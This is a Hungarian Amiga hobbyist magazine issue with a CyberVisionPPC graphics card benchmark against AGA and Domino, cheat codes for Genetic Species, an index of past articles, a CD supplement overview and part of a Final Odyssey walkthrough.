Hát vannak meglepetések... Elsősorban azok, hogy valamiért a CVPPC Lores 24bites tesztek nem hajtódtak végre, de sebaj. Annál érdekesebb, hogy a 16bites módok gyakran gyorsabbak, mint a 8bites vagy a 4bites módok... Sőt van ahol a 4bites AGA képpernyőmódok gyorsabbak a CVPPC-nél. (ejnye) Valamint az lepett meg, hogy az OpenWin-nél pl. csak 10 a plafon. De azt itt is láthatjuk, hogy a nagyobb felbontásoknál az AGA akár 2,3x is lassabb lesz, ellentétben a CGX-el, ami viszonylag stabil eredményeket képes produkálni...

Akkor most jöjjön egy kis grafikai tesztsorozat...
(2. teszt)

A grafikai teszteredmények azért bizonyíthatják, hogy az AGA loresben 16 színben sokszor verte az azonos felbontású CVPPC-t, dehát ugye manapság már nagyon kevés olyan program van, ami ilyen képernyőmódot használna...

Azt hiszem első látásra feltűnik, hogy a RectFill és az AreaFill eredményei mennyire brutálisak (50-100x gyorsabb CVPPC-n), míg a draw tesztek csaknem azonos értékeket hoztak ki... Ezen kivételektől eltekintve általában olyan legalább 3x de általában 10-15x gyorsabb a kártya az AGA-nál...Ez különösen a Hi/TrueColor képernőmódoknál fontos...
A grafikai tesztekhez még egy kis adalék: FastQuake (legújabb): original Quake pályán:

```
AHI-val    AHI nélkul
320x240
35-70fps   nem mértem
640x480
15-25fps   20-30fps
800x600
 9-15fps   12-20fps
```

Ez persze a különféle Quake pályákon változhat... Pl. a Tomorrow Never Dies Quake az még 800x600-ban hanggal is teljesen játszható, pedig az az origi Quake pályákon már nagyon szaggat... Hang nélül igaz játszható ott is, de az elég fake úgy... Sajnos a sokszínű módokat nem tesztelhettem, mert a FastQuake ezt nem támogatja... Van még egy kis "probléma" a Quake-kel, mert ha 640x480-ban akarunk kvékezni ez legalább még 3-4 MB RAM-unkba fog kerülni, ellentétben a 320x240 700k-jával... De azt hiszem megéri :). Mindent összevetve azért ez a 15-25fps nem olyan rossz eredmény, főként úgy, hogy a FastQuake ezen verziói még nem használják ki a Permedia 3D-s támogatását!!!

Lássunk néhány tesztet 256 színű módokban. A változatosság kedvéért ezek a tesztek az XOpa 1.94-el készültek. (letölthető az AmiNETről:)

- CVPPC 8bit 320x240

```
GFX:
move/draw        12553.3/s
writepixel      266623.6/s
Rectfill          6805.8/s
Drawcircle       12165.7/s

Intuition:
Openwindow          72.3/s
Movewindow         429.5/s
```

- CVPPC 8bit 1280x1024

```
GFX:
move/draw         6842.7/s
writepixel      246853.7/s
Rectfill          6924.9/s
Drawcircle       12832.9/s

Intuition:
Openwindow          72.8/s
Movewindow         374.6/s
```

Láthatjuk, hogy egyedul csak a move/draw teszt eredményei lassultak észrevehetően (majdnem a felére) a többi eredmény csaknem azonos (!) maradt pedig a felbontást több mint 17-szereséra növeltük meg. Itt is megfigyelhetjük azt az érdekes dolgot, hogy a nagyobb felbontásban jobb eredményt ért el a teszt:))

2. teszt	CVPPC 320x240	CVPPC 640x480	CVPPC 800x600	AGA PALLoRs 320x256	AGA DblPALH 640x512	AGA Sup72HR 800x600
ScrollX_16	789	235	153	37	7	4
ScrollX_256	788	235	153	17	1	1
ScrollX_Hi	749	216	137	----	----	----
ScrollX_Tru	----	153	99	----	----	----
ScrollY_16	790	220	138	39	7	4
ScrollY_256	790	220	8	17	1	1
ScrollY_Hi	717	183	111	----	----	----
ScrollY_Tru	----	111	72	----	----	----
PrintTxt16	1364	1363	1362	826	643	639
PrintTxt256	2866	2865	2898	420	168	166
PrintTxtHi	2749	2814	2749	----	----	----
PrintTxtTru	----	2889	2818	----	----	----
RectFill16	10310	10120	10004	515	360	364
RectFill256	10363	10110	10008	228	91	90
RectFillHi	9335	9013	8865	----	----	----
RectFillTru	----	8009	7919	----	----	----
DrwElpse16	5565	5549	5535	334	326	321
DrwElpse256	5567	5548	5540	207	102	91
DrwElpseHi	831	829	828	----	----	----
DrwElpseTru	----	906	896	----	----	----
DrwCircle16	13131	13042	12908	320	312	307
DrCircle256	13095	12994	12931	199	98	87
DrwCircleHi	11744	11462	11201	----	----	----
DrCircleTru	----	10096	8957	----	----	----
WrtPixel16	96583	96440	96446	44865	44104	42805
WrtPixel256	96755	96439	96504	30935	16456	15201
WrtPixelHi	75294	75347	75422	----	----	----
WrtPixelTru	----	77719	77691	----	----	----
HorLines16	11117	10991	10992	6432	3262	2738
HorLines256	11066	10926	10923	3312	839	690
HorLinesHi	10179	10153	10164	----	----	----
HorLinesTru	----	9824	9884	----	----	----
VerLines16	10312	8217	7056	986	351	303
VerLines256	5952	8168	7102	442	89	74
VerLinesHi	9116	6437	5275	----	----	----
VerLinesTru	----	5267	4512	----	----	----
DiaLines16	10291	9028	8125	665	245	219
DiaLines256	10241	8996	8163	293	65	52
DiaLinesHi	6246	2858	2182	----	----	----
DiaLinesTru	----	2110	1547	----	----	----
AreaElps16	138	138	138	179	148	150
AreaElps256	138	138	138	125	49	54
AreaElpsHi	136	136	136	----	----	----
AreaElpsTru	----	137	137	----	----	----
AreaCir16	126	126	126	165	138	139
AreaCir256	126	126	126	112	49	47
AreaCirHi	124	124	124	----	----	----
AreaCirTru	----	125	125	----	----	----
AreaFill16	10857	10587	10428	199	148	147
AreaFill256	10831	10562	10408	110	44	44
AreaFillHi	10211	9662	9373	----	----	----
AreaFillTru	----	8717	8626	----	----	----

Most nézzünk meg néhány nagyobb színmélységű eredményt.. Hozzátennék még annyit, hogy mindkét felbontást próbáltam wb screen-nek és jószerivel semmi különbséget nem fedeztem fel, csupán annyit, hogy a 24bites módban némileg (sic!) kevesebb memóriám maradt bootolás után...

- CVPPC 16bit 800x600 (a wb screen-em)

```
GFX:
move/draw        8172.7/s
writepixel     132473.9/s
Rectfill         6810.0/s
Drawcircle      11364.1/s

Intuition:
Openwindow         65.1/s
Movewindow        409.1/s
```

- CVPPC 24bit 800x600

```
GFX:
move/draw        7041.1/s
writepixel     137795.3/s
RectFill         6591.3/s
DrawCircke       9113.0/s

Intuition:
Openwindow         63.6/s
Movewindow        345.0/s
```

Láthatjuk, hogy a move/draw eredményei itt is csökkentek, noha nem olyan drasztikusan, mint pl. az előbbikeben..

A tesztek eredményeiből itt is kitűnik, hogy a CVPPC eredményei viszonlyag stabilak felbontástól és színmélységtől függetlenül... főleg az intuition tesztekben...

Mikor a teszteket csináltam megkértem Louise-t, hogy a készítsen néhány tesztet az éppen nála levő Z-II-es videokártyával..

- Domino 640x480 8bit

GFX:

move/draw	2666.3/s	writepixel
106660.0/s	Rectfill	3048.3/s
Drawcircle	5600.5/s	

Intuition:

Openwindow	27.7/s	Movewindow
58.3/s		

Érdekes módon, ha összehasonlítjuk a hasonszőr felbontású és színű CVPPC-s teszteredményeket valóban nem tűnik valami gyorsnak a kártya. Pedig ugye Z-III, meg Permedia, meg ilyesmi, de ha egy 800x600-as 24bites screennel hasonlítjuk össze azért úgy már mindjárt más a leányzó fekvése... :)

Hasonlítsuk össze ezeket az eredményeket az AGA-s felhasználók "kedvenc" screenmode-jaival...

PAL HiRes 640x256 4bit (egy általános wb screen)

GFX:

move/draw	465.9/s	writepixel
62013.0/s		Rectfill
4729.7/s		
Drawcircle		318.6/s

Intuition:

Openwindow	28.3/s
Movewindow	114.6/s

DBLPal HiresNoFlicker 640x512 5bit (a régi wb screen-em)

GFX:

move/draw	168.0/s
writepixel	50909.1/s
Rectfill	3224.1/s
Drawcircle	259.2/s

Intuition:

Openwindow	17.1/s
Movewindow	72.6/s

DBLPal HiresNoFlicker 640x512 8bit (egy általános shapeshifter és net screen)

GFX:

move/draw	61.5/s
writepixel	17436.7/s
Rectfill	1156.3/s
Drawcircle	91.8/s

Intuition:

Openwindow	6.7/s
Movewindow	23.1/s

Super72 HiresLace 800x600 8bit

GFX:

move/draw	52.4/s
writepixel	18051.2/s
Rectfill	1185.5/s
Drawcircle	93.9/s
Intuition:	
Openwindow	6.7/s
Movewindow	25.0/s

Hát-hát... Itt is láthatjuk, hogy szegény AGA felett bizony-bizony eljárt már az idő. Igaz, hogy LoRes felbontásokban viszonylag gyorsnak mondható (főleg 16/32 színnel) de a nagyobb felbontású képernyőmódokban 8biten már nemigen veszi fel a versenyt a grafkártyás masinákkal... főleg az intuition résznél nem, ami pedig talán a legfontosabb dolog a felhasználóknak... Az openwindow értékek 8biten csupán 6.7/sec voltak, holott még a Z-II-esen is 27.7/sec eredményt kapunk, nem is beszélve a CVPPC 65-72/sec körüli eredményeivel...

Akkor végezetül ismét néhány kis összehasonlító teszt következik...

A tesztelt képernyőmódok:

AGA: Multiscan Productivity 640x480 8bit
Domino: Domino GFxCard 640x480 8bit
CVPPC: CVPPC GFxCard 640x480 8bit

Az összehasonlítási alap minden esetben az AGA volt...

GFX:

AGA	Domino	CVPPC
move/draw		
48.0/s	2666.3/s	12007.6/s
x1.00	x55.55	x250.16
writepixel		
15612.2/s	106660.0/s	263975.8/s
x1.00	x6.83	x16.91
Rectfill		
833.5/s	3048.3/s	7324.2/s
x1.00	x3.66	x8.79
Drawcircle		
76.5/s	5600.5/s	13065.8/s
x1.00	x73.21	x170.79

Intuition:

Openwindow	5.1/s	27.7/s	68.9/s
	x1.00	x5.43	x13.51
Movewindow			
	18.0/s	58.3/s	430.2/s
	x1.00	x3.24	x23.90

Azt hiszem ezek az összehasonlító eredmények mindent elárulnak... Persze kérdezhetitek, hogy miért 8biten végeztem el az összehasonlítást... De az az igazság, hogy 1998-ban az alap felbontás már-már túl is haladta (mac-en és pc-n egyaránt) a 800x600 8bitet, egyre inkább a 1024x768 16bit - sőt a nagyobb felbontások a recommended-ek gondoljunk csak főleg az internetes alkalmazásokra (elsősorban persze a web-re) vagy a multimédiás alkalmazásokra, játékokra...

Egyetlen nagy probléma van még a kártyával... A WarpOs sajnos nem hajlandó vele futni, mivel installált CVPPC driver esetén úgy látja, mintha foglalt lenne a PPC proci emiatt:((Ez azt hiszem egy kissé idegesítő... A doksiban csupán annyi van a dologról, hogy ne használjuk a PPC-s drivert, hanem használjuk a 68k-sat... Erre begurultam:) Ez nem egy nagy hozzáállás... Remélem nemsokára kiijön a WarpOS olyan verziója is, amelyben ez a "hiba" már nem lesz jelen...

Mindezeket összevetve (kivonva és összeszorozva :) én roppantul meg vagyok elégedve ezzel a kártyával... Igaz kevés a progy, amelyik igazán támogatná, de azt hiszem, hogy ez a kártya ilyen áron még akár pc-re is versenyképes lehetne... (ne felejtsük el, hogy az egy videokártya és egy 3d gyorsítókártya is egyben... ráadásul nem is a leglassabb fajtából)

Sorry a kissé csapongó leírás miatt, de rengeteg mindent el lehetne mondani még erről a kártyáról... Na ne aggódjatok, majd legközelebb:)))

- Magic -

Genetic Species

Kódok

Mint minden tisztességes doom-klónnak, a GS-nek is több tucat különböző parancsot adhatsz, amik megkönnyítik a végigjátszást. Azt mindenki maga döntse el, mennyire veszi el a játék örömét, ha rögtön az első percben istenné tuningolod a karaktered, aztán átunatkozod az összes pályát. Persze vannak olyan helyzetek, amikor az idegösszeomlás és a cheat között kell választani...

Minden kódot a levelkód-képernyőnél kell megadni.

FrameCount - FPS számláló
DangerZone - Maximális muníció
FoxMulder - Maximális fegyver KillPower.
Caffeine - Halhatatlanság
FullCircle - Játékos lövésütközés-vizsgálatának letiltása
Goldbeer - Mesterséges intelligencia letiltása (ez olyan lehet, mint mikor leitatod a lányt...)
Sober - Mesterséges intelligencia bekapcs
SatanClaus - nincs fegyverzaj
Scorpions - Puzzle Board kikapcs
AlienRace - nem látnak az ellenfelek
Chainsaw - a meghalás-anim megváltozik
JumpingJack - Jumping Bunny bekapcs
HellRaiser - fegyver újratöltési idejét nullázza
MindFields - kinyit minden ajtót
Sissies - bármit cipelhetsz
Fuck You - meglepetés!
RushHour - gyors ellenfelek
Astronomical - az ellenfelek sohasem menekülnek
Elite - gyorsan lövő ellenfelek
Muppet Show - a Shade Factor-t $D000-re módosítja
Retribution - Stage0
Dysfunctional - Stage1
Antimatter - Stage2
EyeOfTheStorm - Stage3
Ambrosia - Rocket Launcher
Cncd - Plasma Gun
Iris - Flechette
Polka B. - Assault Rifle
Parallax - Mini Gun
SpaceBalls - Flame Thrower
3LE - Tazer
Stellar - Ind. Drill
Puzzle - Stun G. Launcher
Kefrens - Pistol
Impact - Sil. Pistol
Silents - Fire Axe
Scoopex - Aut. Pistol
Deathlow - Hugger Acid
Loonies - Laser Mine
Impulse - Mantis Beam
Depth - Laser Rifle
Floppy - Hand Grenade
Gods - Poopie
Artwork - Data Disc
Rage - Violet Keycard
C-Lous - Red Keycard
Subacid - Green Keycard
Balance - Blue Keycard
Efreet - Bio Toxin
TBL - Save Game
VirtualDreams - Orange Keycard

- Horváth Péter -

Az eddig megjelent AMIGAonly számok cikkei

Már tízszer jelentünk meg, úgyhogy csinálhatunk úgy, mint a nagyok... Ilyen rettentő sok AMIGAonlyt bizony nehéz átnyálazni, ha egy bizonyos cikket keresel. Itt jön a segítség. Belevettük a tizes szám cikkeit is, hogy tényleg csak egy helyen kelljen keresnetek. Ha a témáról több cikk is megjelent, szépen egymás után felsoroltuk őket. Az első szám (hátha pc-sek is olvassák az újságot) az újságé, a második pedig az oldalé. Jó böngészést!

A500 - 5/27 8/13
AFS - 4/3
AHI - 8/31
Ambermoon - 9/34 10/29
Amiga & Internet - 10/16
Amiga developer CD - 6/6
Amiga Dos kezdőknek - 2/11
Amiga E - 2/4
Amiga fan melléklet - 6/15
Amiga faq - 3/25 4/21 6/3 8/5 8/17
Amiga Forever 2.0 - 8.5/5
Amiga OS kezdőknek - 7/22
Amiga Translators organisat.- 8/15
AmigaDOS tippek - 8/5
AMIGAonly CD #1 - 8.5/5
AMIGAonly CD #2 - 10/40
Amigás klubok - 7/31
Aminet 24 - 8.5/4
Aminet/Internet - 4/6 5/6 6/26
Analóg joystick amigához - 8/26
Animatic CD- 6/6
Arexx - 4/7 6/18 7/17
Art effect - 6/11
Art studio - 6/10
Assembly - 3/17 4/13 4/56 5/8 5/13 6/16 6/19
atapi cd device - 3/5 4/9 5/7
Audiolab 16 - 3/12
BBS - 7/21
Blizzard 1260 - 5/4
BLUE Box CD - 6/6
Bograts - 6/4
C - 3/15 3/19 4/19 4/54 6/17 7/14 7/17 8/32 9/28
Candy Factory - 10/7
Cannabis Sativa - 8/29
Ced CD - 8.5/4
Chaos Engine 2 - 6/4
Clickboom - 7/7
Coala - 5/28 7/8
Copper Daemon - 8/17
CyberVision 64 3D - 7/38
CyberVisionPPC - 10/36
Death or Glory - 10/21
Demomakers - 1/5
Digibooster - 7/12
Directory Opus - 6/24
DirOpus Magellan - 10/4
Do It! vol.1. CD - 6/6
Doom - 8/18
Draco - 7/30
Dream Mag melléklet 5/16
Emulátorok - 1/8
Epic int. enciklopedia - 6/6
Executive 2.1 - 7/23
Felmérés 4/28
Fiasco - 4/23
Final Odyssey - 8/42 10/41
FinalWriter 4 - 3/3
Fractuality 1.10 - 3/10
Fraktálok - 7/15
GCC a PPC-n 9/11
Genetic species - 8/41 9/39 10/38
GIGA Graphics CD - 6/6
Graffiti - 5/15
Grolier enciklopedia - 6/5
Groovyplayer - 4/24 7/20
Hack the Net! - 10/18 10/26
Hardware tippek - 4/25 5/6 6/21
HD SpeedUp - 2/19
Hippoplayer 2.12 - 3/3
Image Desk 2.0 4/32
Image Studio - 6/12
ImageFX 4/30 5/12
Imagine PD 3D - 6/7
IMFX apróságok - 10/9
Imperator - 10/34
Infinity Tower - 7/37
Internet szótár - 10/20
Isis PPC - 9/17
Japán programok - 10/10
jpegAGA 2.2 - 3/3
LensEd 1.0 - 5/21
Lightrom gold CD - 6/7
Lightwave - 3/29
LSAG search - 7/20
LSDictionary V3 - 5/22 6/7 7/18 7/20
LSModem Guide - 7/20
LSSzótár 1. - 3/4
Lyapunov-tér - 1/11
MAC - 9/32 10/25
Magyar lemezújságok - 6/13
MakeCD 3.2 - 9/13
MandelMania 4.1 - 2/6
MasterISO - 9/18
Matematikai logika - 5/22
Maxon Cinema 4/36 5/17 6/8 7/9
Maxon Dev pro - 7/19
Maxon Tools - 3/20 MCP - 7/24 8/6
Modem parancsok - 8/27
Modules CD 1 - 3/4
More pointer 8/17
Movieshop - 8.5/7
MPEGA - 3/13 7/12 9/20
MUI 4/44
MUI News - 10/17
MultiCX - 3/4 7/28
MultiUser Filesystem - 8/10
Music rippers - 3/14
Myst - 8/43
Napalm - 8.5/4
Network PC - 8/26
Nica #1 - 8/37
Nica #2 - 9/42
Nordpool - 6/7
Oldtimer - 6/5
onEscapeee - 8/40 9/36
OwnWords - 7/19
PageStream 3.3 - 8/16
Parnet - 2/3
Party '97 - 8/37
PCTask - 3/21 8/15
Personal Paint 6 - 1/13
Poing 4 - 6/4
POWER melléklet - 4/47 6/12
PowerUp - 8/19
Ppaint 7 - 7/38 8/35 9/5
PPC SCSI 9/24
Quake - 8.5/2 9/33 8/43
Reorg 3.1 - 3/22
Robinson's requiem - 9/31
Savage - 7/19
Scala MM400 - 8.5/4 9/7 10/12
Scala Plug-In - 7/38
Scenery Animator - 1/3 2/14
Scenest 97 - 7/32
Screen in window - 3/21
SCSI - 6/27
Secal Dev. system- 7/20 8/34
Shadow of the 3rd moon - 8.5/3
Shapeshifter - 3/4 4/49 5/25
Siamese System - 10/15
Slamtilt - 9/30
Songplayer - 8/31
Sonic - 10/8
Squirrel SCSI - 2/19
Superbase 4 - 2/13
TFX - 9/37 10/28
Tiny troops - 6/4
Toccata - 8/27
Tornado 3D - 7/11
Turbocalc 5 - 8.5/3 9/15
Turboprint - 4/55
UAE PPC - 9/22
Ultraconv NG - 10/6
Virtual reality - 2/10 4/59
VirusTracker 2.8 - 4/61
Visual E - 4/45
Vulcan - 7/6
WarpOS 9/21
WarpSNES - 10/15
Wasted Dreams - 8.5/3 10/32
Wendetta - 6/5
Wordworth 7 - 9/4
Workbench ikonok - 1/14
Worms DC - 9/31
Zenelejátszók - 1/7
Zone99 - 6/4
ZXAM V2 - 5/24

CD MELLÉKLET

Itt a következő páros szám (10), újra jár nektek egy CD melléklet. Az első számhoz képest történt némi változás a kezelőfelülettel és a könyvtárstruktúrával kapcsolatban. Azért előbb-utóbb kialalul a végleges forma... Az ikonok eltűntek - nem mindenki használja a newiconst, a default ikonokat meg a WB is hozzá tudja csapni a könyvtárakhoz. A lemez felét a játékok teszik ki (kicsit megszaladt, legközelebb ígérem, kevesebb lesz).

Lássuk a könyvtárakat:

Aonly - Itt az újságban megjelent cikkekkel kapcsolatos anyagokat találod. Abszolút lustáknak a C forrás és a Turbocalc példaprogram a 9-es számhoz, egy Sonic demoprogram, az ígért japán programok, a most ismertetett Scalaed és egy apró script, amivel ADPro-ban konvertálhatsz Scala alá képeket, valamint a nagy durranás, a Ppaint 6.4 TELJES változata. Ezentúl jöhet a BSA horda, csak leemeled a polcról, és kész... A Ppaint/Rexx könyvtárban van az összes ismertetett script.
Sajnos nem mindegyik indul el a 6.4-essel, néhányhoz már a 7-es változat szükséges. Van hozzá egy klassz betanító szöveg (60k) és a gyakran feltett kérdésekre is választ kapsz (35k) Itt található még az Ultraconv NG 2.1-es demoja is.
A **FUN** könyvtárban találsz vagy 30 megányi képet az AmigaNica 2-ről, illetve egy rövid oktatófilmet arról, mit tegyen egy átlagfelhasználó a pc-jével. Van itt még lefagyó csodaoprencer, illetve tejszínhabos megamilliárdos - minden, amitől az amigás szívet melegség járja át...
Game
Abuse - van, akinek nem tetszik, van, akinek nagyon, mindenesetre az utóbbi években nem nagyon jelent meg hasonló stílusú játék Amigára. Az internetről egy rakás plusz pályát szedhetsz le hozzá.
Adventure shop - erre a programra még visszatérünk. Igen nagy durranásnak tűnik ez a kalandjáték-szerkesztő. A szkeptikusok kedvéért rögtön hozzá is csaptunk egy játékdemot, ami ezzel készült (MINERVA).
Amőba - Az egyik (ha nem A) legjobb amőba Amigára, ráadásul egy magyar srác (Kertész Csaba) készítette.
Doom pályák: egy Star Wars kinézetű és egy igen-igen idióta ("Doom3") WAD kapott itt helyet. Ez utóbbiról annyit, vogy véres tekintetű Pacmaneket kell kiirtanod, amik Beavis & Butthead-es beszólásokkal ijesztegetnek...
Myst demo - ezt úgysem fogod letölteni a netről, lévén több, mint 20 mega... A játszható demo a Mechanical Island egy részét mutatja be. Az 1.1-es patch is helyet kapott mellette.
Phoenix - tessék jól megnézni a fotókat... Az egyik legnagyobb durranás lesz, ráadásul már van magyar forgalmazó... A program több, mint 600 mega lesz, valahol a Wing commander és a Fronter között húzódó játékmenettel és a képekből ítélve szuper grafikával.
Quake pályák - két igazi csemege vár rátok. Az egyik az Aliens, ami - ki hinné - a Bolygó neve: Halál című film alapján készült. Kisebb gépek tulajdonosainak jó hír lehet, hogy a pályák legtöbbször szűk, sötét folyosókból állnak, vagyis kicsi az egyszerre megjelenítendő terület, Ennek köszönhető, hogy az Aliens jóval gyorsabb, mint a Quake maga. Mire végigjátszod, vért fogsz izzadni. Nyugodtan állíthatom, hogy ez az egyik legnehezebb Quake kiegészítő, amit valaha láttam. Sokszor csak az segít, ha belegondolsz: a tesztelőknek is végig kellett csinálni, akkor neked is sikerülhet... Persze így logikus, hiszen ha egyszer megharap a filmbéli idegen, elég röhejes lenne, ha csak pár százalékot romlana az egészségi állapotod. Ugyanúgy találkozhatsz a rákszerű beültetőkkel, az anyakirálynővel és a társaság alkalmazottaival, mint a filmben, vagy a más plattformokon megjelent azonos című játékban. Most már nekünk is van ilyen, ráadásul ingyenes...
A másik kiegészítő a Quake rally - az engine erejét bizonyítja, hogy akár ilyen autóversenyt is írni lehet alá... Ezzel megszületett (az alkotók tudtán kívül) az első full texture mapped autóverseny Amigára. Az irányítás kicsit nehézkes, ha kívülről nézed a kocsit (ilyenkor a nézőpontod gyorsan módosíthatod, a kocsi meg megpróbál abba az irányba fordulni), ám ha beszállsz ("i" billentyű"), rögtön olyan lesz, mint az igazi autóversenyek. Ja, itt lövöldözni is lehet, ha akarsz... A többi quake pályán is végigsziguldhatsz az állományok okos megkeverésével. A többit a majd' 40k-s dokumentációból tudhatjátok meg.
Shadow Of Time - bárcsak már elkészülne... Rettentő debil kalandjáték, grafikája és poénjai már-már monkeyislandi magasságokba emelik.
Az **UltraViolentWorlds** egy figyelemre méltó shoot 'em up. Már kapható a boltokban.
A **Wasted Dreams**ről egyelőre csak slideshow-t tudunk mutatni. Előbb-utóbb lesz az újságban teljes végigjátszás is.
A **GAME** könyvtárban ezenkívül megtalálod az összes eddigi Vulcan játék demoját a Valhalla sorozattól a Genetic Speciesig. Ez utóbbihoz a patch is itt van, enélkül zűrök lesznek a grafikus kártya tulajoknál és a 8MB fastrammal rendelkezőknél.
A **Lambda, Moonbases, Enforcer** stb mind ígéretes kezdeményezésnek tűnik. Egyelőre a félig (néha még addig se) elkészült játékokból kapunk ízelítőt. Úgy tűnik, a Lambdát fejlesztik a legaktívabban.
HTML - a múltkor jó sok homepage felkerült a CD-re, most visszafogtuk magunkat. Mint tudjátok, a MakeCD demo nem jelenhet meg az Aminet CD-ken, az AMIGAonly CD-ken viszont igen (!). Ezen febuzdulva feltettük a teljes aktuális MakeCD homepage-et, benne a legújabb (3.2-es) működő változattal.
MAC - a szokásos hardfile, teli érdekes shareware programokkal. Most, hogy bejelentették a Fusion PPC-s változatát, már nem kell kiirtanunk a PPC-s MAC programokat ezekről a hardfile-okról. Azért nyugalom, a túlnyomó többség 68k-n fut. A Japán alkönyvtárban egy oktatóprogramot találtok. Ezt előbb be kell másolni a mac partícióra vagy hardfile-ra, aztán már magától kitömörödik. (Feltéve persze, hogy kap egy duplakattot.)
Magyar - ne harcsabajszos, hurkát evő, pálinkától elhülyült vérmagyarokra tessék gondolni... A Katalógusokban összegyűjtöttünk jópár magyar nyelvű kiegészítést a legkülönfélébb programokhoz (Opus, Ppaint, Wordworth, Ultraconv, Ibrowse, Makecd, Mousometer, Newinstaller, Songplayer, Turbocalc, Vchess stb.). Ezeket általában a program saját könyvtárában lévő Catalogs alkönyvtárban létrehozott "magyar" al-alkönyvtárba kell bemásolni. Szép, kerek mondat volt, ugye? A katalógusokat teheted a Sys:Locale megfelelő helyére is, de akkor a program letörlése után ott

marad és csak hízlalja a rendszert. EZ pedig nem AZ a számítógép, ahol így szokás telepíteni... :)

A másik alkönyvtárban magyar nyelvű lemezújságokat találsz, nem is akármennyit. (**CyberNews, Outsiders, Power**) Ha eddig nem ismerted őket, a következő félévre biztosan elegendő olvasnivalót találsz bennük. Remélem, azért a papírmagokhoz is hűek maradtok :)

SPECTRUM - Nosztalgiával gondolok azokra az időkre, amikor egy játékot úgy hirdettek, hogy "ez már teljesen kitölti a 16 kByte-ot!"... Az ember hat-nyolc percig várt, hogy bejöjjön a játék, aztán az utolsó másodpercben kiírta a gép, hogy Load error, mert a szalag meggyűrődött... Itt a könyvtárban vár rád egy igazi Spectrum emulátor. A hangulatról gondoskodnak a címképernyő-grabek, információt a térképek között gyűjthetsz (a Tir Na Nog térképért mit nem adtam volna tíz évvel ezelőtt...), a játékok alkönyvtárban pedig 704 darab játék közül választhatsz.

Util - aránylag kevés, de annál érdekesebb anyag gyűlt össze.

Az **AmigaAmp** a legújabb MP3 lejátszó PPC és 68K-s változata. Raktunk mellé néhány skint is - ezekkel a 'bőrökkel' teljesen átszabhatod a lejátszó kinézetét.

ImageFX - sajnos nem a freeware 3.1-est találod itt (hehe), hanem egy nagy rakás arexx makrót, valamint többszáz (!!!) plugint az FXForge modulhoz. Lehet eldobni a Kai's Power Tools-t a Photoshoppal együtt (manapság kezdik a PS használók azt hinni, hogy tudják, mi az a batch processing - de csak azok, akik nem látták az AutoFX-et meg a többi makrót IMFX-hez..), mert az ImageFX is gyakorlatilag korlátlan számú ANIMÁLHATÓ effektet képes generálni. Ha már itt tartunk, szeretném megjegyezni, hogy a 9-es szám borítója csak a papíron olyan szörnyű, a monitoron még teljesen más színei voltak... Ezért ne a programot tessék szidni...

A **packer** néhány manapság divatos tömörítőt, a **PRG** pedig a szokásos infokon túl a Storm C és a VisualE demoját tartalmazza.

Raytrace - ismét száznál több imagine object és csaknem félezer "platformfüggetlen" textúra került a lemezre.

Horváth Péter

A CD megrendelhető a PC Pincében
(06-20-9446-727; 06-99-321-221).
A CD#1 ára 800,-; a CD#2 ára 1000,- Ft

Final Odyssey

Level 1.

Nos megérkeztünk a labirintusba. Akkor talán kezdhetjük is a játékot...

1. Először is caplassunk a boltív alá, ahol tapossunk rá kétszer az ott levő fotocellára, hogy bezáródjon a lik.
2. Menjünk jobbra és teleportáljunk el abba a kis szobába (ahol a szem.van a falon), itt lépjünk a fotocellára, majd menjünk vissza.
3. Hoppá, most már akár le is mehetünk és fölvehetjük a tekercset, majd teleportáljunk el a tükrös szobába.
4. Itt akár ki is lőhetjük a tükröket (nem törődvén azzal, hogy a törött tükör szerencsétlenséget hoz :), de mindenképpen tapodjunk rá a fotocellára is, ha már itt járunk... s, ha már nincs más dolgunk, menjünk is vissza
5. No, most már el tudunk menni keletre. Tegyük azt. Itt egy fotocella várja azt, hogy rálépjünk. Tegyük azt. Most már akár be is mehetünk az ajtón. Tegyük azt...
6. Teleportáljunk el a helyi teleporttal, és markoljuk fel a pénzt, majd menjünk vissza
7. Na a lenti ajtón akár át is mehetünk a következő arénába...

1. Itt van két szép kapcsoló. Kapcsoljuk be a bal oldalit. Hoppá leestünk. Akkor inkább mégis próbálkozzunk a jobb oldalival. Nicsak... a labirintus átalakult...
2. No akkor induljunk is lefelé... Kerüljük ki a padló alól bőszen lövöldöző partizánt, itt van egy kapcsoló, amit még nem kell bekapcsolni, hanem próbáljuk meg nem agyonnyomatni magunkat a legördülő sziklával (bújjunk el abba a kis résbe a falon...), és teleportáljunk el innen iziben...
3. No ez egy érdekes hely. Van itt vagy 9 transporter. (vagyis 10, azzal együtt, amivel jöttünk). Ne sokat tököljünk, a mienk a jobb felső. (ha rézsút megyünk, akkor a teleportok nem kapcsolnak be) Nosza.
4. Menjünk fel, lőjünk le mindenkit, akit látunk, menjünk át rutinosan az elektromos kapukon majd vegyük fel a kulcsot. (de még ne adjuk be... :)
5. Menjünk vissza a kapcsolóig és kapcsoljuk be.
6. Menjünk vissza oda, ahol felvettük a kulcsot. Nos, pont oda most nem bírunk elmenni, viszont van egy kis út jobbra. Itt találunk egy kapcsolót. Hopp, most nem alakult át semmi, viszont kinyílt a pinceajtó. Van ez így...
7. Menjünk el és szedjük össze a pénzeket, vigyázva, hogy közben nagyon ne lőjenek le minket azért...
8. Majd menjünk vissza a teleporthoz, nyisssuk ki az ajtót a kulccsal és menjünk ki balra.

1. Oppá, égy zsákutca. Vagy mégsem? Nyomjuk meg jobbról a második mintás falrészt. Lám-lám...
2. Vegyük fel a bombát a ládikóból.
3. Vegyük fel a kulcsot a kis "szigetről" (kis gyakorlás után elég könnyen fog menni a dolog...)
4. Menjünki ki és keressük meg a kályhát. (fel-fel..)
5. Ha már kályha, akkor lőjük is szét...
6. Kerssük meg a kijáratot és menjünk ki...

1. Jobbra menvén szedjük fel a bombát a ládikóból. Jé. egy fotocella. Lépjünk rá.
2. Van itt egy ajtó, amit némi energiamező véd. Ez ki tudjuk iktatni egy időre, ha rálépünk a közelben lévő másfajta fotocellára, majd fussunk át az ajtón
3. Menjünk ki bal felé a következő arénába

1. Menjünk lefelé, és közben lőjünk, mint gép. Azért ne feledjük közben felszedegetni a pénzeket sem...
2. Lassan induljunk el lefelé, amíg meg nem látjuk, hogy egy rémisztő nagy kőgolyó gurul felénk. No, ha így beindult, ne is álljuk útját. Nna, be is hullott egy likba, sőt el is tömte azt, szabaddá téve az utunkat
3. Válasszuk ki a bombát és tegyünk egyet a romos fal elé.
4. Bumm. Most menjünk át az általunk robbantott résen...
5. Jé, még egy romos fal. Nosza robbantsunk még egyet. (ez jó móka) Legalább szabad az út kifelé.

